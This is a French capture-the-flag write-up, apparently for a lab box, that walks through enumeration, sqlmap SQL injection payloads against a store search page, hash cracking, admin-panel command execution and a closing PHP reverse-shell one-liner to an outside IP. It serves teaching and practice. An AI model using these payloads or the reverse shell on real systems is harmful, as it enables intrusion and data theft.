Cybercrafted

By LAGNAOUI Youness

Intro


Box level : medium

Objectif : root un server minecraft

Enumération


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.151.115
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-02 17:36 EDT
Nmap scan report for 10.10.151.115
Host is up (0.045s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
25565/tcp open  minecraft

Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

On peut voir 3 ports ouverts, et particulièrement un server minecraft



Quand on va sur le server web on est redirect vers un nom de domaine : cybercrafted.thm

On va donc ajouter ce domain à nos hosts /etc/hosts



Maintenant on a accès au site !!

Essayons de trouver des sub-domains :

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-H "Host: FUZZ.cybercrafted.thm/" -u http://FUZZ.cybercrafted.thm/
```


Après avoir lancé cette commande on obtient ces Sous-domaines :

```
admin
store
www
```

Il faut les ajouter dans le fichier /etc/hosts


Commençons par énumérer le sous domaine "admin" :

La seule page intéressante est le login.php mais j'ai pas trouvé de vuln particulières ....



Enumérons le sous domaine "Store" :

Il n'y a qu'une seule page interssante : search.php



testons une injections sql :

```
File  Actions  Edit  View  Help
ential) technique found
[18:20:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of qu
ery columns. Automatically extending the range for current UNION query injection technique test
[18:20:27] [INFO] target URL appears to have 4 columns in query
[18:20:28] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=dede' AND (SELECT 3318 FROM (SELECT(SLEEP(5)))jjYu) AND 'sBYj'='sBYj&submit=

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: search=dede' UNION ALL SELECT NULL,CONCAT(0x716a707a71,0x444b4b5774756a5a736b537143496471626 86b4e4c4d587a4c5a477a
73474c6d4f584756637a7551,0x7171767671),NULL,NULL-- -&submit=
---
[18:20:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[18:20:32] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 29 times
[18:20:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/store.cybercrafted.thm'
[18:20:32] [WARNING] your sqlmap version is outdated
```

On peut voir que cette page est vulnérable aux injections SQL. Exploitons cette vulnérabilité :

Exploitation

SQLi

- récupération nom de la DB :

```
sqlmap -r req.txt --current-db
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=dede' AND (SELECT 3318 FROM (SELECT(SLEEP(5)))jjYu) AND 'sBYj'='sBYj&submit=

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: search=dede' UNION ALL SELECT NULL,CONCAT(0x716a707a71,0x444b4b5774756a5a736b53714349647162686b4e4c4d587a4c5a
73474c6d4f584756637a7551,0x7171767671),NULL,NULL-- -&submit=
---
[18:21:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[18:21:35] [INFO] fetching current database
current database: 'webapp'
[18:21:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/store.cybercrafted.thm'
[18:21:35] [WARNING] your sqlmap version is outdated

[*] ending @ 18:21:35 /2023-11-02/
```

- récupération de la liste des tables de la DB :

```
sqlmap -r req.txt -D webapp --tables
```

```
kali@kali: ~/THM/cybercrafted
File  Actions  Edit  View  Help

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: search=dede' UNION ALL SELECT NULL,CONCAT(0x716a707a71,0x444b4b5774
73474c6d4f584756637a7551,0x7171767671),NULL,NULL-- -&submit=
---
[18:23:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[18:23:05] [INFO] fetching tables for database: 'webapp'
Database: webapp
[2 tables]
+--------+
| admin  |
| stock  |
+--------+

[18:23:05] [INFO] fetched data logged to text files under '/home/kali/.local/sha
[18:23:06] [WARNING] your sqlmap version is outdated

[*] ending @ 18:23:05 /2023-11-02/
```

- Dump de la table admin ;

```
sqlmap -r req.txt -D webapp -T admin --dump
```

```
Database: webapp
Table: admin
[2 entries]
+----+------------------------------------------+--------------------+
| id | hash                                     | user               |
+----+------------------------------------------+--------------------+
| 1  | 88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01 | xXUltimateCreeperXx |
| 4  | THM{bbe315906038c3a62d9b195001f75008}    | web_flag           |
+----+------------------------------------------+--------------------+

[18:24:32] [INFO] table 'webapp.admin' dumped to CSV file '/home/kali/.local/share/sqlmap/output/store.cybercrafted.thm/dump/webapp/admin.csv'
[18:24:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/store.cybercrafted.thm'
[18:24:32] [WARNING] your sqlmap version is outdated
```


On a un flag est un potentiel user et password

flag :

```
THM{bbe315906038c3a62d9b195001f75008}
```

Password Cracking

- Identification du type de hash :




- Cracking avec john :


```
┌──(kali㉿kali)-[~/THM/cybercrafted]
└─$ john --format=raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt to_crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
diamond123456789 (?)
1g 0:00:00:00 DONE (2023-11-02 18:27) 1.176g/s 10162Kp/s 10162Kc/s 10162KC/s diamond125..diamond123123
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

On a cracké le password : xXUltimateCreeperXx:diamond123456789


Connectons nous sur le panel admin qu'on avait repérer tout à l'heure (address : http://admin.cybercrafted.login.php)



Oulala on peut rentrer des commandes systèmes ça va saigner....




affichons le code source de la page pour essayer de voir ce qui se trame :



On voit que ce qui permet d'exécuter des commandes système est la fonction php "shell_exec" et on ne voit même pas de potentiels filtre sur les commandes qu'on peut faire ça va donc réellement saigner.....


Reverse Shell

```
php -r '$sock=fsockopen("10.14.43.156",4444);shell_exec("sh <&3 >&3 2>&3");'
```



